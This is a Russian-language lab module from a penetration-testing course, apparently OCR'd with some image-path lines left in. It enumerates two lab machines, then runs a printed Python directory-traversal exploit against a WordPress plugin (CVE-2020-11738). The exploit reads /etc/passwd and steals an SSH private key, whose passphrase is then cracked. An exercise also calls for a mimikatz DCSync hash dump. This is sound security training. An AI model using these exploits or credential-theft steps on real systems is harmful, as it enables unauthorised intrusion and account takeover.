


Рисунок 1 показывает две доступные машины, WEBSRV1 и MAILSRV1, а также соответствующие им IP-адреса.

Третий octet, который вы увидите в своем lab instance, может отличаться при последующем запуске VM group.

В первом разделе мы начнем с настройки базовой рабочей среды для нашего тест на проникновение, а затем перечислим MAILSRV1.

Перед тем как начать взаимодействовать с целью и перечислять ее, настроим рабочую среду для этого тест на проникновение. Это поможет нам на протяжении оценки структурированно хранить полученные файлы и информацию. На более поздних этапах тест на проникновение это окажется особенно полезным, поскольку мы соберем огромный объем данных и информации.

Структурирование и изоляция данных и настроек для нескольких тестов на проникновение может быть весьма непростой задачей. Повторно используя Kali VM, мы можем случайно раскрыть данные предыдущего клиента новым сетям. Поэтому рекомендуется использовать свежий образ Kali для каждой оценки.

По этой причине создадим каталог `/home/kali/beyond` на нашей Kali VM. В нем мы создадим два каталога, названных по двум целевым машинам, к которым у нас сейчас есть доступ. Кроме того, создадим текстовый файл `creds.txt`, чтобы отслеживать найденные действительные учетные данные и пользователей.

```
kali@kali:~$ mkdir beyond

kali@kali:~$ cd beyond

kali@kali:~/beyond$ mkdir mailsrv1

kali@kali:~/beyond$ mkdir websrv1

kali@kali:~/beyond$ touch creds.txt
```

Листинг 1 - базовая рабочая среда для этого тест на проникновение

Теперь, когда мы настроили рабочую среду, мы готовы перечислить первую целевую машину - MAILSRV1.

Документирование наших находок - критически важный процесс для каждого тест на проникновение. В этом модуле мы будем хранить результаты в базовой рабочей среде, которую только что настроили. Однако Markdown-редакторы, такие как *Obsidian*,1 стали довольно популярны для документирования находок и данных в реальных оценках, поскольку они не зависят от конкретного приложения и содержат функции, упрощающие написание отчетов и совместную работу.2

Начнем со сканирования портов MAILSRV1 с помощью *Nmap*. Сканирование портов часто является первым активным методом сбора информации, который мы выполняем, чтобы получить обзор открытых портов и доступных сервисов.

В реальном тесте на проникновение мы также использовали бы пассивные техники сбора информации, такие как *Google Dorks* и базы утекших паролей, чтобы получить дополнительную информацию. Это потенциально могло бы дать нам имена пользователей, пароли и чувствительную информацию.

Мы используем `-sV`, чтобы включить определение сервисов и версий, а также `-sC`, чтобы использовать стандартные скрипты Nmap. Кроме того, введем `-oN`, чтобы создать файл вывода с результатами сканирования.

```
kali@kali:~/beyond$ sudo nmap -sC -sV -oN mailsrv1/nmap 192.168.50.242
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29 08:53 EDT
Nmap scan report for 192.168.50.242
Host is up (0.11s latency).
Not shown: 992 closed tcp ports (reset)
PORT    STATE SERVICE       VERSION
25/tcp  open  smtp          hMailServer smtpd
| smtp-commands: MAILSRV1, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
80/tcp  open  http          Microsoft IIS httpd 10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
110/tcp open  pop3          hMailServer pop3d
|_pop3-capabilities: UIDL USER TOP
135/tcp open  msrpc         Microsoft Windows RPC
139/tcp open  netbios-ssn   Microsoft Windows netbios-ssn
143/tcp open  imap          hMailServer imapd
|_imap-capabilities: IMAP4 CHILDREN OK ACL IMAP4rev1 completed CAPABILITY NAMESPACE IDLE RIGHTS=texkA0001
    SORT QUOTA
445/tcp open  microsoft-ds
587/tcp open  smtp          hMailServer smtpd
| smtp-commands: MAILSRV1, SIZE 20480000, AUTH LOGIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
Service Info: Host: MAILSRV1; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2022-09-29T12:54:00
|_  start_date: N/A
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
|_clock-skew: 21s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP-адрес (1 host up) scanned in 37.95 seconds
```


Листинг 2 - сканирование Nmap of MAILSRV1

Листинг 2 показывает, что Nmap обнаружил восемь открытых портов. На основании этой информации мы можем установить, что целевой машине является Windows-системой, на которой работает *IIS web server* и *hMailServer*. Это неудивительно, поскольку в топологии, предоставленной клиентом, машина называется MAILSRV1.

В реальном тесте на проникновение имена хостов не всегда могут быть такими описательными, как в этом модуле.

Поскольку мы можем быть не знакомы с hMailServer,3:1 мы можем изучить это приложение, открыв веб-страницу приложения. Там указано, что hMailServer - это бесплатный почтовый сервер с открытым исходным кодом для Microsoft Windows.

Чтобы определить потенциальные уязвимости в hMailServer, мы можем использовать поисковую систему для поиска CVE и публичных эксплойтов.4 Однако, поскольку Nmap не обнаружил номер версии, нам придется выполнить более широкий поиск. К сожалению, поиск не дал значимых результатов, кроме нескольких старых CVE.



Hmailserver : Security Vulnerabilities

CVSS Scores Greater Than: 0 1 2 3 4 5 6 7 8 9

Sort Results By : CVE Number Descending CVE Number Ascending CVSS Score Descending Number Of Exploits Descending

Copy Results Download Results

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score	Gained Access Level	Access	Complexity	Authentication	Conf.	Integ.	Avail.
1	CVE-2013-5571	119		Overflow Mem. Corr.	2020-01-07	2020-01-08	2.6	None	Remote	High	Not required	None	None	Partial
	HMailServer 5.3.x and prior: Memory Corruption which could cause DOS													
2	CVE-2008-3676	20		DoS	2008-08-14	2018-10-11	4.3	None	Remote	Medium	Not required	None	None	Partial
	Unspecified vulnerability in the IMAP server in hMailServer 4.4.1 allows remote authenticated users to cause a denial of service (resource exhaustion or daemon crash) via a long series of IMAP commands.													

Total number of vulnerabilities : 2 Page : 1 (This Page)

Даже если бы мы нашли уязвимость с подходящим эксплойтом, предоставляющим выполнение кода, нам не следовало бы пропускать оставшиеся шаги перечисления. Хотя мы могли бы получить доступ к целевой системе, мы потенциально могли бы упустить важные данные или информацию для других сервисов и систем.

Далее перечислим веб-сервер IIS. Сначала откроем веб-страницу.




Рисунок 3 показывает, что IIS отображает только стандартную приветственную страницу. Попробуем определить каталоги и файлы с помощью **gobuster**. Мы введем **dir**, чтобы использовать режим перечисления каталогов, `-u` для URL, `-w` для словаря и `-x` для типов файлов, которые хотим определить. В этом примере введем **txt**, **pdf** и **config**, чтобы найти потенциальные документы или конфигурационные файлы. Кроме того, используем `-o`, чтобы создать файл вывода.

```
kali@kali:~/beyond$ gobuster dir -u http://192.168.50.242 -w /usr/share/wordlists/dirb/common.txt -o mailsrv1/
    gobuster -x txt,pdf,config
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.50.242
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt,pdf,config
[+] Timeout:                 10s
===============================================================
2022/09/29 11:12:27 Starting gobuster in режим перечисления каталогов
===============================================================


===============================================================
2022/09/29 11:16:00 Finished
===============================================================
```

Листинг 3 - Использование gobuster для выявления страниц и файлов на MAILSRV1

Листинг 3 показывает, что gobuster не обнаружил страниц, файлов или каталогов.

Не каждая техника перечисления должна давать практически применимые результаты. На начальной фазе сбора информации важно выполнять разные методы перечисления, чтобы получить полную картину системы.

Подведем итог информации, которую мы к этому моменту получили при перечислении MAILSRV1. Сначала мы запустили сканирование портов с Nmap, которое определило работающие веб-сервер IIS и hMailServer. Кроме того, мы установили, что цель работает под Windows, а затем подробнее перечислили работающий веб-сервер. К сожалению, это не дало нам практически применимой информации.

В данный момент мы не можем использовать почтовый сервер. Если позже в тесте на проникновение мы определим действительные учетные данные и цели, то, возможно, сможем использовать почтовый сервер, например, для отправки phishing email.

Эта циклическая природа тест на проникновение - важная концепция, которую нам нужно усвоить, поскольку она формирует mindset постоянной переоценки и включения новой информации для следования ранее недоступным или недавно выявленным векторам атаки.

(Obsidian, 2022), obsidian.md

(TrustedSec, 2021), trustedsec.com

(hMailServer Homepage, 2022), hmailserver.com

(CVE Details, 2022), cvedetails.com

Запустите VM group, чтобы следовать пошаговым тестом на проникновение на протяжении модуля. После получения доступа к контроллеру домена извлеките NTLM-хеш учетной записи администратора домена *BEYOND\Administrator* и введите его как ответ к этому упражнению.

Убедитесь, что вы выгружаете NTLM-хеш пользователя администратора домена с RID 500, используя dcsync-атаку через mimikatz, а не извлекая учетные данные из файла SAM. Хеши будут разными.

В этом разделе мы перечислим вторую целевую машину из топологии клиента - WEBSRV1. Судя по названию, можно предположить, что мы обнаружим какой-либо веб-сервер.

В реальном тесте на проникновение мы могли бы сканировать MAILSRV1 и WEBSRV1 параллельно. Это означает, что сканирования можно выполнять одновременно, чтобы сэкономить ценное время клиента. Если мы так поступаем, критически важно выполнять сканирования структурированно, чтобы не перепутать результаты и не пропустить находки.

Как и раньше, начнем со сканирования целевой машины с помощью **nmap**.

```
kali@kali:~/beyond$ sudo nmap -sC -sV -oN websrv1/nmap 192.168.50.244
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-29 11:18 EDT
Nmap scan report for 192.168.50.244
Host is up (0.11s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4f:c8:5e:cd:62:a0:78:b4:6e:d8:dd:0e:0b:8b:3a:4c (ECDSA)
|_  256 8d:6d:ff:a4:98:57:82:95:32:82:64:53:b2:d7:be:44 (ED25519)
80/tcp open  http    Apache httpd 2.4.52 ((Ubuntu))
| http-title: BEYOND Finances - We provide financial freedom
|_Requested resource was http://192.168.50.244/main/
|_http-server-header: Apache/2.4.52 (Ubuntu)
|_http-generator: WordPress 6.0.2
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP-адрес (1 host up) scanned in 19.51 seconds
```

Листинг 4 - сканирование Nmap of WEBSRV1

Сканирование Nmap выявило только два открытых порта: 22 и 80. Nmap определил, что на этих портах работают соответственно сервисы *SSH* и *HTTP*.

Из SSH-баннера мы получаем информацию, что цель работает на системе *Ubuntu* Linux. Однако при небольшой ручной работе баннер дает намного больше подробностей. Скопируем строку "OpenSSH 8.9p1 Ubuntu 3" в поисковую систему. Результаты содержат ссылку на веб-страницу Ubuntu Launchpad, где есть список информации о версиях OpenSSH, сопоставленный с конкретными релизами Ubuntu. В нашем примере версия сопоставлена с *Jammy Jellyfish*, кодовым именем Ubuntu 22.04.



Для порта 22 у нас сейчас есть только вариант выполнить парольную атаку. Поскольку у нас нет никакой информации об имени пользователя или пароле, сначала следует проанализировать другие сервисы. Поэтому перечислим порт 80, на котором работает *Apache 2.4.52*.

Нам также следовало бы поискать потенциальные уязвимости в Apache 2.4.52, как мы делали для hMailServer. Поскольку это не даст практически применимых результатов, мы пропустим этот шаг.

Начнем с открытия веб-страницы. Поскольку сканирование Nmap показало HTTP-заголовок *BEYOND Finances*, наши шансы снова встретить нестандартную страницу высоки.



Рисунок 5 показывает базовую веб-страницу компании. Однако при просмотре сайта мы заметим, что он не содержит панели меню или ссылок на другие страницы. На первый взгляд для нас нет ничего практически применимого.

Изучим исходный код веб-страницы, чтобы определить используемую технологию: щелкнем правой кнопкой мыши в браузере на Kali и выберем *View Page Source*. Для большинства фреймворков и веб-решений, таких как *CMS's*,2 в исходном коде можно найти артефакты и строковые индикаторы.

Просмотрим исходный код, чтобы изучить заголовок, комментарии и ссылки страницы. Внизу мы найдем несколько ссылок, как показано на следующем рисунке.

```
186 <script src='http://192.168.50.244/wp-content/plugins/contact-form-7/includes/js/index.js?ver=5.6.3' id='contact-form-7-js'></script>
187 <script src='http://192.168.50.244/wp-content/themes/hello-elementor/assets/js/hello-frontend.min.js?ver=1.0.0' id='hello-theme-frontend-js'></script>
188 <script src='http://192.168.50.244/wp-content/plugins/elementor/assets/js/webpack.runtime.min.js?ver=3.7.7' id='elementor-webpack-runtime-js'></script>
189 <script src='http://192.168.50.244/wp-content/plugins/elementor/assets/js/frontend-modules.min.js?ver=3.7.7' id='elementor-frontend-modules-js'></script>
190 <script src='http://192.168.50.244/wp-content/plugins/elementor/assets/lib/waypoints/waypoints.min.js?ver=4.0.2' id='elementor-waypoints-js'></script>
191 <script src='http://192.168.50.244/wp-includes/js/jquery/ui/core.min.js?ver=1.13.1' id='jquery-ui-core-js'></script>
192 <script id='elementor-frontend-js-before'>
```

Мы замечаем, что links содержат строки "wp-content" и "wp-includes". Введя эти keywords в search engine, мы можем установить, что page использует WordPress.

Чтобы подтвердить это и потенциально получить больше информации об используемом технологическом стеке, мы можем использовать **whatweb**.3

```
kali@kali:~/beyond$ whatweb http://192.168.50.244
http://192.168.50.244 [301 Moved Permanently] Apache[2.4.52], Country[RESERVED][ZZ], HTTPServer[Ubuntu Linux][
    Apache/2.4.52 (Ubuntu)], IP[192.168.50.244], RedirectLocation[http://192.168.50.244/main/],
    UncommonHeaders[x-redirect-by]
http://192.168.50.244/main/ [200 OK] Apache[2.4.52], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][
    Apache/2.4.52 (Ubuntu)], IP[192.168.50.244], JQuery[3.6.0], MetaGenerator[WordPress 6.0.2], Script, Title[
    BEYOND Finances - We provide financial freedom], UncommonHeaders[link], WordPress[6.0.2]
```

Листинг 5 - WhatWeb scan of WEBSRV1

Вывод подтверждает, что веб-страница использует *WordPress 6.0.2*.

Хотя ядро WordPress само по себе имело свою долю уязвимостей, разработчики WordPress быстро их исправляют. Просмотр истории релизов WordPress показывает, что эта версия была выпущена в августе 2022 года и на момент написания этого модуля является самой актуальной.4

Однако темы и плагины WordPress пишутся сообществом, и многие уязвимости исправляются неправильно или вообще никогда не исправляются. Это делает плагины и темы отличной целью для компрометации.

Выполним сканирование этих компонентов с помощью *WPScan*, сканера уязвимостей WordPress. Этот инструмент пытается определить версии WordPress, темы и плагины, а также их уязвимости.

WPScan ищет уязвимости компонентов в *WordPress Vulnerability Database*,5 для чего требуется API-токен. Ограниченный API-ключ можно получить бесплатно, зарегистрировав учетную запись на домашней странице WPScan. Однако даже без API-ключа WPScan остается отличным инструментом для перечисления экземпляров WordPress.

Чтобы выполнить сканирование без API-ключа, мы передадим URL цели в `--url`, установим агрессивное обнаружение плагинов и укажем перечисление всех популярных плагинов, введя **p** как аргумент для `--enumerate`. Кроме того, используем `-o`, чтобы создать файл вывода.

```
kali@kali:~/beyond$ wpscan --url http://192.168.50.244 --enumerate p --plugins-detection aggressive -o
    websrv1/wpscan

kali@kali:~/beyond$ cat websrv1/wpscan
...

[i] Plugin(s) Identified:

[+] akismet
 | Location: http://192.168.50.244/wp-content/plugins/akismet/
 | Latest Version: 5.0
 | Last Updated: 2022-07-26T16:13:00.000Z
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.50.244/wp-content/plugins/akismet/, status: 500
 |
 | The version could not be определитьd.

[+] classic-editor
 | Location: http://192.168.50.244/wp-content/plugins/classic-editor/
 | Latest Version: 1.6.2
 | Last Updated: 2021-07-21T22:08:00.000Z
...

[+] contact-form-7
 | Location: http://192.168.50.244/wp-content/plugins/contact-form-7/
 | Latest Version: 5.6.3 (up to date)
 | Last Updated: 2022-09-01T08:48:00.000Z
...

[+] duplicator
 | Location: http://192.168.50.244/wp-content/plugins/duplicator/
 | Last Updated: 2022-09-24T17:57:00.000Z
 | Readme: http://192.168.50.244/wp-content/plugins/duplicator/readme.txt
 | [!] The version is out of date, the latest version is 1.5.1
 |
 | Found By: Known Locations (Aggressive Detection)
 |  - http://192.168.50.244/wp-content/plugins/duplicator/, status: 403
 |
 | Version: 1.3.26 (80% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://192.168.50.244/wp-content/plugins/duplicator/readme.txt

[+] elementor
 | Location: http://192.168.50.244/wp-content/plugins/elementor/
 | Latest Version: 3.7.7 (up to date)
 | Last Updated: 2022-09-20T14:51:00.000Z
...

[+] wordpress-seo
 | Location: http://192.168.50.244/wp-content/plugins/wordpress-seo/
 | Latest Version: 19.7.1 (up to date)
 | Last Updated: 2022-09-20T14:10:00.000Z
...
```

Листинг 6 - WPScan веб-страницы WordPress на WEBSRV1

Листинг 6 показывает, что WPScan обнаружил шесть активных плагинов в целевом экземпляре WordPress: *akismet*,6 *classic-editor*,7 *contact-form-7*,8 *duplicator*,9 *elementor* и *wordpress-seo*. Вывод также сообщает, что версия плагина Duplicator устарела.

Вместо использования базы уязвимостей WPScan применим *searchsploit*, чтобы найти возможные эксплойты для уязвимостей в установленных плагинах. Для большинства обнаруженных плагинов WPScan предоставил найденные версии. Поскольку большинство плагинов актуальны, а для akismet версию определить не удалось, начнем с Duplicator.

```
kali@kali:~/beyond$ searchsploit duplicator
------------------------------------------------------------------------------------ ----------------------
    ----------
 Exploit Title                                                                      |  Path
------------------------------------------------------------------------------------ ----------------------
    ----------
WordPress Plugin Duplicator - Cross-Site Scripting                                  | php/webapps/38676.txt
WordPress Plugin Duplicator 0.5.14 - SQL Injection / Cross-Site Request Forgery     | php/webapps/36735.txt
WordPress Plugin Duplicator 0.5.8 - Privilege Escalation                            | php/webapps/36112.txt
WordPress Plugin Duplicator 1.2.32 - Cross-Site Scripting                           | php/webapps/44288.txt
Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File Read            | php/webapps/50420.py
Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File Read (Metasploit) | php/webapps/49288.rb
WordPress Plugin Duplicator 1.4.6 - Unauthenticated Backup Download                 | php/webapps/50992.txt
WordPress Plugin Duplicator 1.4.7 - Information Disclosure                          | php/webapps/50993.txt
WordPress Plugin Multisite Post Duplicator 0.9.5.1 - Cross-Site Request Forgery     | php/webapps/40908.html
------------------------------------------------------------------------------------ ----------------------
    ----------
Shellcodes: No Results
```

Листинг 7 - SearchSploit results for the Duplicator WordPress plugin

Вывод показывает, что есть два эксплойта, соответствующих версии плагина Duplicator на WEBSRV1. Один помечен как *Metasploit*, что указывает на разработку этого эксплойта для The Metasploit Framework. Мы рассмотрим их в следующем учебном блоке.

Подведем итог информации, которую мы получили о WEBSRV1 в этом разделе. Мы узнали, что целевой машине - это система Ubuntu 22.04 с двумя открытыми портами: 22 и 80. На порту 80 работает экземпляр WordPress с различными активными плагинами. Плагин с именем Duplicator устарел, а запрос SearchSploit предоставил нам две записи уязвимостей, соответствующие версии.

(Launchpad, 2022), launchpad.net

(Wikipedia, 2022), en.wikipedia.org

(Kali Tool Documentation, 2022), kali.org

(WordPress, 2022), wordpress.org

(WPScan, 2022), wpscan.com

(плагинах WordPress, 2022), wordpress.org

(плагинах WordPress, 2022), wordpress.org

(плагинах WordPress, 2022), wordpress.org

(плагинах WordPress, 2022), wordpress.org

(плагинах WordPress, 2022), wordpress.org

(плагинах WordPress, 2022), wordpress.org

26.2. Атака публичной машины

Этот учебный блок охватывает следующие учебные цели:

• Использовать уязвимости в плагинах WordPress
• Взломать passphrase приватного SSH-ключа
• Повысить привилегии с помощью команд sudo
• Использовать артефакты разработчика для получения чувствительной информации

В предыдущем учебном блоке мы собрали информацию о машинах MAILSRV1 и WEBSRV1. На основании результатов перечисления мы определили потенциально уязвимый плагин WordPress на WEBSRV1.

В этом учебном блоке мы попытаемся проэксплуатировать этот уязвимый плагин и получить доступ к системе. Если мы добьемся успеха, выполним повышение привилегий и поищем чувствительную информацию на целевой машине.

В предыдущем учебном блоке мы использовали SearchSploit для поиска эксплойтов для Duplicator 1.3.26. SearchSploit предоставил два эксплойта для этой версии, один из которых был эксплойтом для Metasploit. Используем SearchSploit, чтобы изучить другой отображенный эксплойт, передав ExploitDB ID из листинга 7 в `-x`.

```
kali@kali:~/beyond$ searchsploit -x 50420
```

Листинг 8 - Команда SearchSploit для просмотра конкретного эксплойта

После ввода команды отображаются информация и код эксплойта для атаки обхода каталогов на Duplicator 1.3.26.

```
# Exploit Title: Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File Read
# Date: October 16, 2021
# Exploit Author: nam3lum
# Vendor Homepage: https://wordpress.org/plugins/duplicator/
# Software Link: https://downloads.wordpress.org/plugin/duplicator.1.3.26.zip
# Version: 1.3.26
# Tested on: Ubuntu 16.04
# CVE : CVE-2020-11738

import requests as re
import sys

if len(sys.argv) != 3:
        print("Exploit made by nam3lum.")
        print("Usage: CVE-2020-11738.py http://192.168.168.167 /etc/passwd")
        exit()

arg = sys.argv[1]
file = sys.argv[2]

URL = arg + "/wp-admin/admin-ajax.phpaction=duplicator_download&file=../../../../../../../../../.." + file

output = re.get(url = URL)
print(output.text)
```

Листинг 9 - Информация об уязвимости обхода каталогов в Duplicator 1.3.26

Листинг 9 показывает Python-код для эксплуатации уязвимости, отслеживаемой как *CVE-2020-11738*. Обратите внимание, что Python-скрипт отправляет GET-запрос на URL и добавляет имя файла с предшествующими выражениями "dot dot slash".

Скопируем Python-скрипт в каталог `/home/kali/beyond/websrv1`, используя опцию `-m` SearchSploit вместе с ExploitDB ID.

```
kali@kali:~/beyond$ cd beyond/websrv1

kali@kali:~/beyond/websrv1$ searchsploit -m 50420
  Exploit: Wordpress Plugin Duplicator 1.3.26 - Unauthenticated Arbitrary File Read
      URL: https://www.exploit-db.com/exploits/50420
     Path: /usr/share/exploitdb/exploits/php/webapps/50420.py
File Type: ASCII text

Copied to: /home/kali/beyond/websrv1/50420.py
```

Листинг 10 - Команда SearchSploit для копирования скрипта эксплойта в текущий каталог

Чтобы использовать скрипт, нужно передать URL нашей цели и файл, который мы хотим получить. Попробуем прочитать и отобразить содержимое `/etc/passwd`, чтобы подтвердить, что цель действительно уязвима, и получить имена пользовательских учетных записей системы.

```
kali@kali:~/beyond/websrv1$ python3 50420.py http://192.168.50.244 /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
daniela:x:1001:1001:,,,:/home/daniela:/bin/bash
marcus:x:1002:1002:,,,:/home/marcus:/bin/bash
```

Листинг 11 - Выполнение атаки обхода каталогов на WEBSRV1

Отлично! Мы успешно получили содержимое `/etc/passwd` и определили две пользовательские учетные записи: *daniela* и *marcus*. Добавим их в `creds.txt`.

Как мы узнали в модуле *Common Web Application Attacks*, есть несколько файлов, которые можно попытаться получить через обход каталогов, чтобы получить доступ к системе. Один из самых распространенных методов - извлечь приватный SSH-ключ, настроенный со слишком открытыми разрешениями.

В этом примере мы попытаемся извлечь приватный SSH-ключ с именем `id_rsa`. Имя будет отличаться в зависимости от указанного типа при создании приватного SSH-ключа с помощью *ssh-keygen*. Например, при выборе *ecdsa* в качестве типа результирующий приватный SSH-ключ по умолчанию называется `id_ecdsa`.

Проверим наличие SSH private keys с именем `id_rsa` в home directories пользователей *daniela* и *marcus*.

```
kali@kali:~/beyond/websrv1$ python3 50420.py http://192.168.50.244 /home/marcus/.ssh/id_rsa
Invalid installer file name!!

kali@kali:~/beyond/websrv1$ python3 50420.py http://192.168.50.244 /home/daniela/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAACmFlczI1Ni1jdHIAAAAGYmNyeXB0AAAAGAAAABBAElTUsf
3CytILJX83Yd9rAAAAEAAAAAEAAAGXAAAAB3NzaC1yc2EAAAADAQABAAABgQDwl5IEgynx
KMLz7p6mzgvTquG5/NT749sMGn+sq7VxLuF5zPK9sh//lVSxf6pQYNhrX36FUeCpu/bOHr
tn+4AZJEkpHq8g21ViHu62IfOWXtZZ1g+9uKTgm5MTR4M8bp4QX+T1R7TzTJsJnMhAdhm1
...
UoRUBJIeKEdUlvbjNuXE26AwzrITwrQRlwZP5WY+UwHgM2rx1SFmCHmbcfbD8j9YrYgUAu
vJbdmDQSd7+WQ2RuTDhK2LWCO3YbtOd6p84fKpOfFQeBLmmSKTKSOddcSTpIRSu7RCMvqw
l+pUiIuSNB2JrMzRAirldv6FODOlbtO6P/iwAO4UbNCTkyRkeOAz1DiNLEHfAZrlPbRHpm
QduOTpMIvVMIJcfeYF1GJ4ggUG4=
-----END OPENSSH PRIVATE KEY-----
```

Листинг 12 - Retrieving the SSH private key of daniela

Листинг 12 показывает, что мы успешно извлекли приватный SSH-ключ пользователя *daniela*. Сохраним ключ в файл с именем `id_rsa` в текущем каталоге.

Далее попробуем использовать этот ключ для доступа к WEBSRV1 от имени *daniela* через SSH. Для этого нужно изменить разрешения файла, как мы уже делали несколько раз в этом курсе.

```
kali@kali:~/beyond/websrv1$ chmod 600 id_rsa

kali@kali:~/beyond/websrv1$ ssh -i id_rsa daniela@192.168.50.244
Enter passphrase for key 'id_rsa':
```

Листинг 13 - Trying to leverage the SSH private key to access WEBSRV1

Листинг 13 показывает, что приватный SSH-ключ защищен passphrase. Поэтому попробуем взломать ее с помощью **ssh2john** и **john** со словарем `rockyou.txt`. Через несколько мгновений попытка взлома завершается успешно, как показано в следующем листинге.

```
kali@kali:~/beyond/websrv1$ ssh2john id_rsa > ssh.hash

kali@kali:~/beyond/websrv1$ john --wordlist=/usr/share/wordlists/rockyou.txt ssh.hash
...
tequieromucho    (id_rsa)
...
```

